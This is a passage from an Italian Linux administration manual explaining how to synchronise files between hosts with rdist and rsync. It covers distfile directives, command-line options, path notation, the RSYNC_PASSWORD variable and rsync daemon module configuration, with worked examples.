Comando	Descrizione
`install` [`-o`*elenco_modalità*] [*destinazione*]	Copia dei file e delle directory che, in base alle modalità specificate (o predefinite), richiedono aggiornamento. Le modalità possono essere indicate come appare nella sintassi: precedute da '**`-o`**', proseguendo con un elenco dei nomi di modalità che si vogliono attivare. Questo elenco è staccato semplicemente utilizzando la virgola, senza spazi aggiuntivi. Se viene indicato un percorso finale, si intende specificare esplicitamente una destinazione nel file system dell'elaboratore a cui sono diretti i dati. Generalmente si tratta di una directory, a meno che l'origine sia composta semplicemente da un solo file.
`except` *elenco_da_escludere*	Esclude un gruppo di file e directory dalle operazioni che altrimenti avrebbero luogo in base agli altri comandi. In pratica permette di escludere la «installazione» di alcuni file e directory riferiti all'elaboratore di origine. È ammesso l'uso di caratteri jolly.
`except_pat` *elenco_modelli_regexp_da_escludere*	Esclude un gruppo di file e directory dalle operazioni che altrimenti avrebbero luogo in base agli altri comandi, indicandoli attraverso espressioni regolari.
`special` [*elenco*] `"`*comando_sh*`"`	Permette di eseguire un comando nell'elaboratore remoto, dopo l'aggiornamento di ogni file indicato nell'elenco. In pratica, il comando viene eseguito solo se il file è stato aggiornato. Se non viene indicato alcun file nell'elenco, il comando viene eseguito per ogni file aggiornato. Il comando viene eseguito nell'elaboratore remoto utilizzando la shell '**`sh`**' e può anche essere composto da più comandi, separati con il punto e virgola. Questo comando eredita alcune variabili di ambiente: '**`FILE`**', contenente il percorso assoluto, nell'origine, del file che è stato aggiornato; '**`REMFILE`**', contenente il percorso assoluto, nella destinazione, del file che è stato aggiornato; '**`BASEFILE`**', contenente il nome, senza percorso, del file che è stato aggiornato; si riferisce al nome nell'origine.
`cmdspecial` *elenco* `"`*comando_sh*`"`	Permette di eseguire un comando nell'elaboratore remoto, dopo l'aggiornamento di tutti i file. L'elenco fornito come primo argomento viene trasmesso attraverso la variabile di ambiente '**`FILES`**', nella quale, i vari elementi appaiono separati da due punti ('**`:`**').
`notify` *elenco_email*	Invia un messaggio contenente le operazioni compiute attraverso la posta elettronica. L'indirizzo può essere espresso con un nome, senza l'indicazione del nodo; in tal caso si riferisce a quello di destinazione.

Di seguito vengono mostrati e descritti alcuni esempi riferiti alla configurazione di Rdist attraverso il file '`distfile`' oppure '`Distfile`'.

```
GRUPPO_HOST = ( roggen.brot.dg root@linux.brot.dg )
```

Dichiara la variabile '**`GRUPPO_HOST`**' a cui viene attribuito l'elenco di nodi composto da *`roggen.brot.dg`* e da *`linux.brot.dg`* specificando anche il nominativo-utente '**`root`**', da utilizzare per accedere presso questo ultimo nodo.

```
GRUPPO_ORIGINE = ( /usr /opt )
```

Dichiara la variabile '**`GRUPPO_ORIGINE`**' a cui viene attribuito l'elenco di file e directory da duplicare nella destinazione remota. Vengono specificate le directory '`/usr/`' e '`/opt/`'.

```
GRUPPO_ESCLUSO = ( /usr/src/linux* /opt/marameo )
```

Dichiara la variabile '**`GRUPPO_ESCLUSO`**' a cui viene attribuito l'elenco di file e directory da escludere dalla duplicare nella destinazione remota. Vengono specificati tutti i file e le directory che corrispondono al modello '`/usr/src/linux*`' e la directory (o il file) '`/opt/marameo`'.

```
${GRUPPO_ORIGINE} -> ${GRUPPO_HOST}
        install -oremove,ignlnks ;
        except ${GRUPPO_ESCLUSO} ;
        except /usr/share/games ;
        special /opt/pippo/etc/configura "/opt/pippo/bin/rigenera" ;
```

Dichiara l'allineamento tra un gruppo di file e directory dell'elaboratore di origine, espresso dalla variabile '**`GRUPPO_ORIGINE`**', con un gruppo di nodi di destinazione, espresso dalla variabile '**`GRUPPO_HOST`**', utilizzando gli stessi percorsi nelle varie destinazioni, attivando le modalità '**`remove`**' e '**`ignlnks`**'. In particolare vengono esclusi dall'allineamento i file e le directory rappresentati dalla variabile '**`GRUPPO_ESCLUSO`**' e anche quanto contenuto nella directory '`/usr/share/games/`' (si presume che sia una directory, ma questo non è indicato esplicitamente). Infine, quando viene aggiornato il file '`/opt/pippo/etc/configura`', viene avviato il programma '`/opt/pippo/bin/rigenera`' nella destinazione (probabilmente serve a ricostruire altri file in funzione del contenuto del file modificato).

```
kernel:
/usr/src/linux* -> root@linux.brot.dg
        install /usr/local/src ;
        notify ( tizio daniele@dinkel.brot.dg ) ;
```

Dichiara l'allineamento tra i file e le directory che corrispondono al modello '`/usr/src/linux*`' con il nodo *`linux.brot.dg`* (utente '**`root`**'), nella directory '`/usr/local/src/`'. Al termine dell'allineamento, viene inviato un messaggio a *`tizio@linux.brot.dg`* e a *`daniele@dinkel.brot.dg`*.

171.1.5 Avvio del programma

```
rdist [opzioni] [etichetta...]
```

```
rdist [opzioni] -c origine... [utente_remoto@]host_destinazione [:directory_destinazione]
```

L'eseguibile '**`rdist`**' è quello attraverso il quale si ottiene l'allineamento tra un elaboratore di origine e uno o più elaboratori di destinazione. '**`rdist`**' si avvale normalmente di un file di configurazione, indicato espressamente attraverso l'opzione '**`-f`**', oppure rappresentato dal file '`./distfile`', o da '`./Distfile`'. Se si vuole selezionare una o più etichette all'interno del file di configurazione, si possono indicare i nomi di queste alla fine della riga di comando.

In alternativa all'uso del file di configurazione, si può indicare l'operazione di allineamento nella riga di comando, con l'opzione '**`-c`**'. In tal caso, sarebbe come se fosse stato usato il file di configurazione seguente:

```
( origine... ) -> [utente_remoto@]host_destinazione
        install [directory_destinazione] ;
```

'**`rdist`**' si avvale di '**`rsh`**' per avviare nell'elaboratore remoto il suo «collega», '**`rdistd`**', nel modo seguente:

```
rsh -l utente_remoto rdistd -S
```

Opzione	Descrizione
`-f` *file_di_configurazione*	Permette di definire il file di configurazione da utilizzare. Se al posto del nome viene indicato un trattino ('`-`'), questo viene atteso dallo standard input.
`-D`	Abilita l'emissione di messaggi diagnostici estremamente dettagliati.
`-m` *host*	Questa opzione può apparire più volte nella riga di comando e serve a specificare uno o più elaboratori da allineare, in modo da limitarne il numero, rispetto a quanto previsto nel file di configurazione.
`-n`	Simula l'allineamento, limitandosi a visualizzare ciò che farebbe (potrebbe non essere attendibile).
`-o`*elenco_modalità*	Permette di indicare una o più modalità di funzionamento. Le parole chiave delle modalità devono iniziare subito dopo la lettera «o» dell'opzione, senza spazi, e l'elenco di queste è separato esclusivamente con la virgola, senza inserire altri spazi.
`-p` *percorso_di_rdistd_remoto*	Permette di indicare il percorso assoluto di '**`rdistd`**' da avviare nell'elaboratore remoto. Ciò può essere necessario se l'utente utilizzato per accedere attraverso '**`rsh`**' non ha '**`rdistd`**' in uno dei percorsi di avvio dei comandi (la variabile '**`PATH`**').
`-P` *percorso_di_rsh_locale*	Permette di indicare il percorso assoluto necessario ad avviare '**`rsh`**' nell'elaboratore locale. Ciò potrebbe servire anche per avviare un programma alternativo a '**`rsh`**', purché accetti le stesse opzioni fondamentali e si comporti nello stesso modo (si può provare con '**`ssh`**', ma non è detto che funzioni).

Segue la descrizione di alcuni esempi.

- `#` **`rdist -f ~/distfile`**

  Avvia '**`rdist`**' per eseguire le direttive contenute nel file '`~/distfile`'.

- `#` **`rdist -f ~/distfile prova`**

  Avvia '**`rdist`**', utilizzando il file di configurazione '`~/distfile`', specificando di voler eseguire esclusivamente l'etichetta '**`prova`**'.

- `#` **`rdist -f ~/distfile -p /usr/sbin/rdistd`**

  Avvia '**`rdist`**' per eseguire le direttive contenute nel file '`~/distfile`', indicando precisamente il percorso assoluto del programma '**`rdistd`**' negli elaboratori remoti.

- `#` **`rdist -n -f ~/distfile -p /usr/sbin/rdistd`**

  Come nell'esempio precedente, ma limitandosi a simulare le operazioni.

- `#` **`rdist -c /usr/lib root@roggen.brot.dg`**

  Aggiorna il nodo *`roggen.brot.dg`* in modo che la directory '`/usr/lib/`' contenga le stesse cose di quello locale.

- `#` **`rdist -c /usr/lib root@roggen.brot.dg:/usr/local/lib`**

  Aggiorna il nodo *`roggen.brot.dg`* in modo che la directory remota '`/usr/local/lib/`' contenga le stesse cose della directory locale '`/usr/lib/`'.

171.2 Rsync

Rsync [2] è un sistema di copia tra elaboratori (o anche all'interno del file system dello stesso sistema locale), in grado di individuare e trasferire il minimo indispensabile di dati, allo scopo di allineare la destinazione con l'origine. L'uso di questo programma è molto semplice ed è simile a quello di '**`rcp`**' (*Remote shell copy*) o anche di '**`scp`**' (*Secure shell copy*).

L'aggiornamento dei dati, in funzione delle opzioni utilizzate, può basarsi sul confronto delle date di modifica, delle dimensioni dei file e anche sul calcolo di un codice di controllo (*checksum*). In linea di principio, a meno di utilizzare opzioni che specificano qualcosa di diverso, non conta il fatto che i dati siano più recenti o meno, basta che questi siano diversi per ottenerne il trasferimento.

171.2.1 Tipi di utilizzo

Rsync può utilizzare diverse modalità di trasferimento dei file, a seconda delle circostanze e delle preferenze. Per la precisione si distinguono tre possibilità fondamentali.

- Copia locale.

  In tal caso, la copia, o l'allineamento, avviene all'interno dello stesso sistema, dove l'origine e la destinazione sono riferite semplicemente a posizioni differenti nel file system. In questa circostanza, Rsync viene utilizzato come metodo evoluto di copia.

- Copia tra elaboratori attraverso '**`rsh`**' o simili.

  Si tratta di un'operazione che coinvolge due elaboratori differenti, anche se uno dei due deve essere necessariamente quello locale, in cui il trasferimento dei dati avviene attraverso '**`rsh`**' o un suo equivalente (come '**`ssh`**'), utilizzando una copia del programma '**`rsync`**' anche nell'elaboratore remoto.

- Copia tra elaboratori attraverso un protocollo specifico di Rsync.

  Si tratta di un sistema di copia tra elaboratori, dove in quello remoto si trova in funzione una copia del programma '**`rsync`**', avviata in modo che resti in ascolto della porta TCP 873. In questo caso, la connessione tra elaboratore locale ed elaboratore remoto avviene direttamente senza l'utilizzo di una shell per l'accesso remoto.

171.2.2 Origine, destinazione e percorsi

La forma utilizzata per esprimere l'origine e la destinazione permette di distinguere anche la modalità con cui si vuole che la copia (l'allineamento) sia eseguita.

- L'assenza del simbolo di due punti ('`:`'), indica che si tratta di un percorso riferito al file system locale.

  ```
  percorso
  ```

- La presenza di un simbolo di due punti singolo ('`:`'), indica che si tratta di un percorso riferito a un nodo remoto e che per la connessione si vuole usare una shell per l'accesso remoto.

  ```
  [utente@]host:percorso
  ```

[2] **Rsync** GNU GPL

- La presenza di un simbolo di due punti doppio ('`::`'), indica che si tratta di un percorso riferito a un nodo remoto e che per la connessione si vuole usare il protocollo specifico di Rsync.

[*utente*`@`] *host*`::`*percorso*

L'indicazione dei percorsi merita attenzione. Per prima cosa si può dire che valgono regole simili a quelle della copia normale; per cui, si può copiare un file singolo, anche indicando espressamente il nome che si vuole nella destinazione (che potrebbe essere diverso da quello di origine); inoltre si possono copiare uno o più file e directory in una destinazione che sia una directory.

- Quando l'origine è locale, si possono indicare diversi percorsi, anche con l'aiuto di caratteri jolly che poi vengono interpretati opportunamente ed espansi dalla shell locale. L'esempio seguente, mostra il comando necessario a copiare o ad allineare i file che terminano per '`.sgml`', della directory corrente, con quanto contenuto nella directory '`/tmp/prove/`' del nodo *`roggen.brot.dg`*.

  $ **`rsync *.sgml roggen.brot.dg:/tmp/prove`**

- Quando l'origine è remota, si possono indicare diversi percorsi, anche con l'aiuto di caratteri jolly, che poi vengono interpretati opportunamente ed espansi dalla shell utilizzata nell'utenza remota. La differenza sta nel fatto che i caratteri jolly utilizzati non devono essere interpretati dalla shell locale, per cui è bene usare delle tecniche di protezione adatte. Probabilmente, ciò non è indispensabile, perché alcune shell come Bash ignorano l'espansione dei nomi se questi non possono corrispondere a nulla nel file system locale.

  L'esempio seguente, mostra il comando necessario a copiare o ad allineare i file che terminano per '`.sgml`', della directory '`/tmp/prove/`' del nodo *`roggen.brot.dg`*, con quanto contenuto nella directory corrente dell'elaboratore locale.

  $ **`rsync 'roggen.brot.dg:/tmp/prove/*.sgml' .`**

- Quando l'origine fa riferimento a una directory, ma **non** si utilizza la barra finale, si intende individuare la directory, come se fosse un file normale. La directory di origine viene copiata nella directory di destinazione, aggiungendola a questa. Per cui, l'esempio seguente serve a copiare la directory locale '`/tmp/ciao/`' nella directory remota '`/tmp/prove/`', generando '`/tmp/prove/ciao/`' e copiando al suo interno i file e le sottodirectory che fossero eventualmente contenuti nel percorso di origine.

  $ **`rsync -r /tmp/ciao roggen.brot.dg:/tmp/prove`**

- Quando l'origine fa riferimento a una directory e si utilizza la barra finale, si intende individuare tutto il **contenuto** della directory, escludendo la directory stessa. Per cui, l'esempio seguente serve a copiare il contenuto della directory locale '`/tmp/ciao/`' nella directory remota '`/tmp/prova/`', generando eventuali file e sottodirectory contenuti nella directory di origine.

  $ **`rsync -r /tmp/ciao/ roggen.brot.dg:/tmp/prove`**

È diverso copiare il contenuto di una directory dal copiare una directory intera (assieme al suo contenuto); nel primo caso, si rischia di perdere la copia dei file «nascosti», ovvero quelli che iniziano con un punto.

171.2.3 Proprietà dei file

Come si vedrà in seguito, quando si utilizzano le opzioni '**-o**' (*owner*) e '**-g**' (*group*), si intende fare in modo che nella destinazione sia mantenuta la stessa proprietà dei file (dell'utente o del gruppo) che questi hanno nell'origine.

Per ottenere questo risultato, si confrontano generalmente i nomi degli utenti e dei gruppi, assegnando i numeri UID e GID necessari. Quando questa corrispondenza dovesse mancare, viene utilizzato semplicemente lo stesso numero ID. In alternativa, con l'uso dell'opzione '**--numeric-ids**', si può richiedere espressamente l'uguaglianza numerica di UID o GID, indipendentemente dai nomi utilizzati effettivamente.

171.2.4 Avvio del programma

```
rsync [opzioni] origine destinazione
```

'**rsync**' è l'eseguibile che svolge tutte le funzioni necessarie ad allineare una destinazione, in base al contenuto di un'origine. Per questo si avvale normalmente di '**rsh**', o di un'altra shell per l'accesso remoto.

L'origine e la destinazione possono essere riferite indifferentemente al nodo locale o a un nodo remoto. Quello che conta è che almeno una delle due sia riferita al nodo locale.

Opzione	Descrizione
`-v` `--verbose`	Permette di ottenere informazioni sullo svolgimento delle operazioni. Questa opzione può essere usata più volte, incrementando il livello di dettaglio di tali notizie.
`-I` `--ignore-times`	Normalmente, si considera che i file che hanno la stessa dimensione e la stessa data di modifica, siano identici. Con questa opzione, si fa in modo che tale presunzione non sia valida.
`-c` `--checksum`	Fa in modo che venga utilizzato un codice di controllo più grande del solito, precisamente di tipo MD4 da 128 bit. Naturalmente, questo implica un tempo di elaborazione più lungo, anche se garantisce una sicurezza maggiore nella determinazione delle differenze esistenti tra l'origine e la destinazione.
`-a` `--archive`	Questa opzione rappresenta in pratica l'equivalente di '**-rlptDog**', allo scopo di duplicare fedelmente tutte le caratteristiche originali, discendendo ricorsivamente le directory di origine.
`-r` `--recursive`	Richiede la copia ricorsiva delle directory, cioè di tutte le sottodirectory.
`-R` `--relative`	Fa in modo di replicare nella destinazione, aggiungendolo a questa, il percorso indicato nell'origine, che comunque deve essere relativo.
`-b` `--backup`	Fa in modo di salvare temporaneamente i file che verrebbero sovrascritti da un aggiornamento. Questi vengono rinominati, aggiungendo un'estensione che generalmente è rappresentata dalla tilde ('**~**'). Questa estensione può essere modificata attraverso l'opzione '**--suffix**'.
`-u` `--update`	Con questa opzione, si evita l'aggiornamento di file che nella destinazione risultano avere una data di modifica più recente di quella dei file di origine corrispondenti.
`-l` `--links`	Fa in modo che i collegamenti simbolici vengano ricreati fedelmente, come nell'origine.

Opzione	Descrizione
`-L` `--copy-links`	Fa in modo che i collegamenti simbolici nell’origine, si traducano nella destinazione nei file a cui questi puntano.
`-H` `--hard-links`	Richiede la riproduzione fedele dei collegamenti fisici. Perché ciò possa avvenire, occorre che questi collegamenti si riferiscano allo stesso gruppo di file di origine che viene indicato nella riga di comando.
`-W` `--whole-file`	Rsync utilizza normalmente un metodo che gli permette di trasferire solo il necessario per aggiornare ogni file. Con questa opzione, si richiede espressamente che ogni file da aggiornare sia inviato per intero. Questo può essere utile quando si allineano dati contenuti nella stessa macchina e qualunque elaborazione aggiuntiva servirebbe solo a rallentare l’operazione.
`-p` `--perms`	Riproduce fedelmente i permessi.
`-o` `--owner`	>Quando Rsync viene utilizzato con i privilegi dell’utente ‘**`root`**’, permette di assegnare a ciò che viene copiato lo stesso utente proprietario che risulta nell’origine.
`-g` `--group`	>Quando Rsync viene utilizzato con i privilegi dell’utente ‘**`root`**’, permette di assegnare a ciò che viene copiato lo stesso gruppo proprietario che risulta nell’origine.
`-D` `--devices`	>Quando Rsync viene utilizzato con i privilegi dell’utente ‘**`root`**’, permette di copiare file di dispositivo.
`-t` `--times`	Fa in modo che venga riprodotta fedelmente la data di modifica dei file.
`-n` `--dry-run`	Si limita a simulare l’operazione, senza eseguire alcuna copia. È utile per verificare l’effetto di un comando prima di eseguirlo veramente.
`-x` `--one-file-system`	Permette di non superare il file system di partenza, nell’origine.
`--delete`	Fa sì che vengano cancellati i file nella destinazione che non si trovano nell’origine. Come si può intuire, si tratta di un’opzione molto delicata, in quanto un piccolo errore nell’indicazione dei percorsi si può tradurre nella perdita involontaria di dati. È questa la situazione più indicata per utilizzare l’opzione ‘**`-n`**’ in modo da verificare in anticipo l’effetto del comando. Per motivi di sicurezza, la cancellazione dei file che non trovano riscontro nell’origine, ha luogo solo per le directory indicate espressamente nell’origine; eventualmente si può imporre la cancellazione di questi con l’opzione ‘**`--force`**’. Se Rsync non riesce a leggere i file nell’origine, o non riesce a leggere il contenuto delle directory, si ottiene la cancellazione di quelli contenuti nella destinazione. Anche in questo senso l’opzione ‘**`--delete`**’ va usata con molta prudenza.
`--delete-after`	Fa in modo che la cancellazione dei file che non sono più nell’origine, avvenga alla fine delle altre operazioni; diversamente, ciò avviene all’inizio.
`--force`	Con questa opzione si consente la cancellazione di directory che non sono vuote quando si utilizza anche l’opzione ‘**`--delete`**’, oppure quando nell’origine quel nome corrisponde a un file normale.

Opzione	Descrizione
`-e` `--rsh` *comando*	Permette di specificare il comando (il programma) da utilizzare come shell per l'accesso remoto. Normalmente viene usata '**`rsh`**', ma in alternativa si potrebbe utilizzare '**`ssh`**', o altro se disponibile. L'uso di una shell alternativa per l'accesso remoto, può essere configurato utilizzando la variabile di ambiente '**`RSYNC_RSH`**'.
`--rsync-path` *percorso*	Permette di specificare il percorso assoluto necessario ad avviare '**`rsync`**' nell'elaboratore remoto. Ciò è utile quando il programma non è nel percorso degli eseguibili nell'utenza remota.
`--exclude` *modello*	Permette di indicare un nome di file (o directory), o un modello contenente caratteri jolly, riferito a nomi da escludere dalla copia. Il nome o il modello indicato, non deve contenere riferimenti a percorsi; inoltre è bene che sia protetto in modo che non venga espanso dalla shell usata per avviare il comando. È il caso di sottolineare che, se viene escluso il nome di una directory si impedisce un eventuale attraversamento ricorsivo del suo contenuto.
`--exclude-from` *file*	Si comporta come l'opzione '**`--exclude`**', con la differenza che il suo argomento è il nome di un file locale contenente un elenco di esclusioni.
`-C --cvs-exclude`	Questa opzione permette di escludere una serie di file, usati tipicamente da CVS, RCS e anche in altre situazioni, che generalmente non conviene trasferire. Si tratta dei nomi e dei modelli seguenti: '`RCS`', '`SCCS`', '`CVS`', '`CVS.adm`', '`RCSLOG`', '`cvslog.*`', '`tags`', '`TAGS`', '`.make.state`', '`.nse_depinfo`', '`*~`', '`.#*`', '`,*`', '`*.old`', '`*.bak`', '`*.BAK`', '`*.orig`', '`*.rej`', '`.del-*`', '`*.a`', '`*.o`', '`*.obj`', '`*.so`', '`*.Z`', '`*.elc`', '`*.ln`', '`core`'. Inoltre, vengono esclusi anche i file elencati all'interno di '`~/.cvsignore`', della variabile di ambiente '**`CVSIGNORE`**' e all'interno di ogni file '`.cvsignore`', ma in questo ultimo caso, solo in riferimento al contenuto della directory in cui si trovano.
`--suffix` *suffisso*	Permette di definire il suffisso da usare per le copie di sicurezza dei file che vengono sovrascritti.
`-z` `--compress`	Prima di trasmettere i dati, li comprime. Ciò permette di risparmiare risorse di rete durante il trasferimento dei dati.
`--numeric-ids`	Fa in modo di mantenere gli stessi numeri ID, quando le altre opzioni richiedono la riproduzione della proprietà dell'utente ('**`-o`**') o del gruppo ('**`-g`**').

Segue la descrizione di alcuni esempi.

- `#` **`rsync -a /tmp/prove roggen.brot.dg:/tmp/prove`**

  Copia la directory '`/tmp/prove/`' del nodo locale, assieme a tutto il suo contenuto, nel nodo *`roggen.brot.dg`*, generando lì, la directory '`/tmp/prove/prove/`', assieme a tutto ciò che discende dall'origine. La copia viene fatta riproducendo il più possibile le caratteristiche originali.

- `#` **`rsync -a /tmp/prove/ roggen.brot.dg:/tmp/prove`**

  Copia il contenuto della directory '`/tmp/prove/`' del nodo locale nel nodo *`roggen.brot.dg`*, nella directory '`/tmp/prove/`'. La copia viene fatta riproducendo il più possibile le caratteristiche originali.

- $ **rsync -R prove/mie/*.txt roggen.brot.dg:/home/tizio**

  Copia i file che terminano per '.txt' della directory 'prove/mie/', discendente da quella attuale, nella directory '/home/tizio/prove/mie/' del nodo *dinkel.brot.dg*.

- # **rsync -a -z -v /tmp/prove/ roggen.brot.dg:/tmp/prove**

  Copia il contenuto della directory '/tmp/prove/' del nodo locale nel nodo *roggen.brot.dg*, nella directory '/tmp/prove/'. La copia viene fatta riproducendo il più possibile le caratteristiche originali, trasferendo dati compressi e visualizzando le operazioni compiute.

- # **rsync -azv -e ssh /tmp/prove/ roggen.brot.dg:/tmp/prove**

  Come nell'esempio precedente, ma utilizza '**ssh**' come shell per l'accesso remoto.

- # **rsync -rlptD -zv /tmp/prove/ tizio@roggen.brot.dg:/tmp/prove**

  Come nell'esempio precedente, ma utilizza la shell predefinita per l'accesso remoto e accede come utente '**tizio**'. Per questo, non tenta di riprodurre la proprietà dei file (utente e gruppo proprietario).

- # **rsync -rlptD -zv /tmp/prove/ tizio@roggen.brot.dg::prove**

  Questo esempio è simile a quello precedente, con la differenza che nella destinazione si fa riferimento al modulo '**prove**'. I moduli di Rsync vengono descritti nelle sezioni seguenti, in occasione della presentazione delle funzionalità di servente di Rsync.

- # **rsync -rlptD -zv /tmp/prove/varie/ tizio@roggen.brot.dg::prove/varie**

  Come nell'esempio precedente, con la differenza che si intende allineare solo una sottodirectory, precisamente '/tmp/prove/varie/', con la sottodirectory corrispondente nel modulo '**prove**'.

171.2.5 Variabile RSYNC_PASSWORD

L'uso della variabile di ambiente '**RSYNC_PASSWORD**' può essere molto utile per automatizzare le operazioni di sincronizzazione dati attraverso Rsync. Quando viene usato come cliente e il nodo remoto richiede un'autenticazione attraverso una parola d'ordine, questa può essere fornita attraverso la variabile '**RSYNC_PASSWORD**'. Se la variabile non c'è, Rsync richiede all'utente di inserirla.

Quello che si vede sotto, potrebbe essere uno script personale di un utente che deve aggiornare frequentemente il modulo '**prove**' nel nodo *roggen.brot.dg* (identificandosi come '**tizio**'). Quando il servente remoto richiede la parola d'ordine, il cliente locale '**rsync**' la legge direttamente dalla variabile '**RSYNC_PASSWORD**'.

```
#!/bin/sh
RSYNC_PASSWORD=1234ciao
export RSYNC_PASSWORD
rsync -rlptD -zv /tmp/prove/ tizio@roggen.brot.dg::prove
```

171.2.6 Servente Rsync

Se si vuole utilizzare Rsync per trasferire dati tra elaboratori differenti, senza usare una shell remota, occorre attivare nell'elaboratore remoto un servente Rsync. Si tratta in pratica dello stesso programma '**`rsync`**', ma avviato con l'opzione '**`--daemon`**'.

Il servente Rsync può essere avviato in modo indipendente, in ascolto da solo sulla porta TCP 873, oppure sotto il controllo del supervisore dei servizi di rete. In questa modalità di funzionamento è necessario predisporre un file di configurazione: '`/etc/rsyncd.conf`'.

Nel caso si voglia avviare il servente Rsync in modo autonomo dal supervisore dei servizi di rete, basta un comando come quello seguente:

\# **`rsync --daemon`**

Se si vuole inserire Rsync nel controllo del supervisore dei servizi di rete (cosa di sicuro consigliabile), occorre intervenire nel file '`/etc/services`' per definire il nome del servizio,

```
rsync           873/tcp
```

inoltre occorre agire nel file '`/etc/inetd.conf`' (nel caso specifico di Inetd) per annunciarlo al supervisore dei servizi di rete:

```
rsync   stream  tcp     nowait  root    /usr/bin/rsync  rsyncd --daemon
```

Rsync utilizzato come servente si avvale del file di configurazione '`/etc/rsyncd.conf`' per definire una o più directory che si vogliono rendere accessibili attraverso il protocollo di Rsync, come una sorta di servizio FTP. Come nel caso dell'FTP, è possibile offrire l'accesso a chiunque, in modo anonimo, oppure si può distinguere tra utenti definiti all'interno della gestione di Rsync. Questi utenti sono potenzialmente estranei all'amministrazione del sistema operativo in cui Rsync si trova a funzionare, per cui occorre aggiungere un file di utenti e parole d'ordine specifico.

Rsync definisce *moduli* le aree che mette a disposizione (in lettura o anche in scrittura a seconda della configurazione). Quando si vuole accedere a un modulo di Rsync si utilizza la notazione seguente:

[*utente_rsync*`@`]*host*`::`*modulo*[`/`*percorso_successivo*]

Quando si accede a un modulo, il servente Rsync esegue un '**`chroot()`**' nella directory a cui questo fa riferimento, più o meno come accade con l'FTP anonimo. Per fare un esempio concreto, se il modulo '**`prova`**' fa riferimento alla directory '`/home/dati/ciao/`' nel nodo *`dinkel.brot.dg`*, l'indirizzo '`dinkel.brot.dg::prova/uno/mio`' fa riferimento al percorso '`/home/dati/ciao/uno/mio`' in quell'elaboratore.

171.2.7 Configurazione di Rsync come servente

Il file di configurazione di Rsync, '`/etc/rsyncd.conf`', serve solo nel caso lo si voglia utilizzare come servente. Se si intende fare affidamento sul servizio di '**`rsh`**' o di '**`ssh`**', non c'è alcun bisogno di preoccuparsene.

Il contenuto del file di configurazione è organizzato in moduli, ognuno dei quali descrive le impostazioni riferite a una directory del file system sottostante.

Ogni riga descrive un tipo di informazione. Le righe vuote, quelle bianche e ciò che è preceduto dal simbolo '`#`' viene ignorato. È ammessa la continuazione nella riga successiva utilizzando la barra obliqua inversa ('`\`') alla fine della riga.

I moduli vengono identificati da un nome racchiuso tra parentesi quadre e la loro indicazione occupa tutta una riga; le informazioni riferite a un modulo sono costituite da tutte le direttive che appaiono nelle righe seguenti, fino all'indicazione di un altro modulo. Le direttive che descrivono i moduli sono delle opzioni che definiscono dei parametri e sono in pratica degli assegnamenti di valori a questi parametri. Alcuni tipi di parametri possono essere collocati prima di qualunque dichiarazione di modulo e si tratta in questo caso di opzioni globali che riguardano tutti i moduli (alcuni parametri possono apparire solo all'inizio e non all'interno della dichiarazione dei moduli).

Le opzioni globali sono quelle direttive (o parametri) che si collocano prima della dichiarazione dei moduli. Alcuni parametri possono essere collocati solo in questa posizione, mentre gli altri, le opzioni dei moduli, pur essendo stati preparati per la descrizione dei singoli moduli, possono essere usati all'inizio per definire un'impostazione generale. L'elenco seguente mostra solo l'uso di alcuni parametri delle opzioni globali.

Opzione	Descrizione
`motd file =` *file*	Se presente, indica un file all'interno del quale viene prelevato il testo da mostrare agli utenti quando si connettono (il «messaggio del giorno»).
`max connections =` *n_massimo_connessioni_simultanee*	Come avviene nel protocollo FTP, anche con Rsync può essere importante porre un limite alle connessioni simultanee. Se non viene specificata questa opzione, oppure se si usa il valore zero, non si intende porre alcuna restrizione.

Segue l'elenco di alcune opzioni dei moduli.

Opzione	Descrizione
`comment =` *stringa_di_descrizione_del_modulo*	Questa opzione permette di fornire una descrizione che può essere letta dagli utenti che accedono. Il suo scopo è chiarire il contenuto o il senso di un modulo il cui nome potrebbe non essere sufficiente per questo. Non è necessario racchiudere tra apici doppi il testo della stringa.
`path =` *percorso_della_directory*	Questo parametro è obbligatorio per ogni modulo. Serve a definire la directory, nel file system dell'elaboratore presso cui è in funzione il servente Rsync, a cui il modulo fa riferimento. Quando si accede al modulo, Rsync esegue la funzione '**`chroot()`**', in modo che la directory corrispondente appaia come la radice del modulo stesso.

Opzione	Descrizione
`read only = true`|`false` `read only = yes`|`no`	Questa opzione permette di definire se il modulo debba essere accessibile solo in lettura oppure anche in scrittura. Se l'opzione non viene specificata, si intende che l'accesso debba essere consentito in sola lettura. Assegnando il valore booleano '**`false`**' (oppure '**`no`**') si ottiene di consentire anche la scrittura.
`uid =` *nome_utente* | *id_utente* `gid =` *nome_gruppo* | *id_gruppo*	Queste due opzioni permettono di definire l'utente e il gruppo per conto dei quali verranno svolte le operazioni all'interno del modulo. In pratica, Rsync utilizzerà quella identità per leggere o scrivere all'interno del modulo; questo può essere un mezzo attraverso il quale controllare gli accessi all'interno della directory corrispondente.
`auth users =` *utente_rsync* [`,` *utente_rsync*]...	Questa opzione permette di indicare un elenco di nomi di utenti di Rsync a cui è consentito di accedere al modulo. Senza questa opzione, si concede l'accesso a chiunque, mentre in tal modo si impone il riconoscimento in base a un file di utenti definito attraverso il parametro '**`secrets file`**'.
`secrets file =` *file_di_utenti_e_parole_d'ordine*	Questa opzione è obbligatoria se viene usato il parametro '**`auth users`**'. Serve a indicare il file all'interno del quale Rsync può trovare l'elenco degli utenti e delle parole d'ordine (in chiaro).

Segue la descrizione di alcuni esempi.

```
uid = nobody
gid = nobody
[ftp]
        path = /home/ftp
        comment = Esportazione dell'area FTP attraverso Rsync
```

Questo esempio, preso da *rsyncd.conf(5)*, rappresenta una configurazione minima allo scopo di definire il modulo '**`ftp`**' che consenta l'accesso in sola lettura alla directory '`/home/ftp`' per qualunque utente. In pratica, si vuole permettere l'accesso all'area FTP anche attraverso Rsync. Si osservi in particolare l'uso dei parametri '**`uid`**' e '**`gid`**', all'inizio del file, in modo che Rsync utilizzi i privilegi dell'utente e del gruppo '**`nobody`**' per la lettura dei file.

```
[ftp]
        path = /home/ftp
        comment = Esportazione dell'area FTP attraverso Rsync
        uid = nobody
        gid = nobody
```

Si tratta di una variante dell'esempio precedente, in cui i parametri '**`uid`**' e '**`gid`**' sono stati collocati all'interno del modulo. In questo caso, dal momento che non ci sono altri moduli, l'effetto è lo stesso.

```
[pippo]
        comment = Applicativo PIPPO
        path = /opt/pippo
        read only = false
        uid = tizio
        gid = tizio
        auth users = caio, semproni
        secrets file = /etc/rsyncd.secrets
```

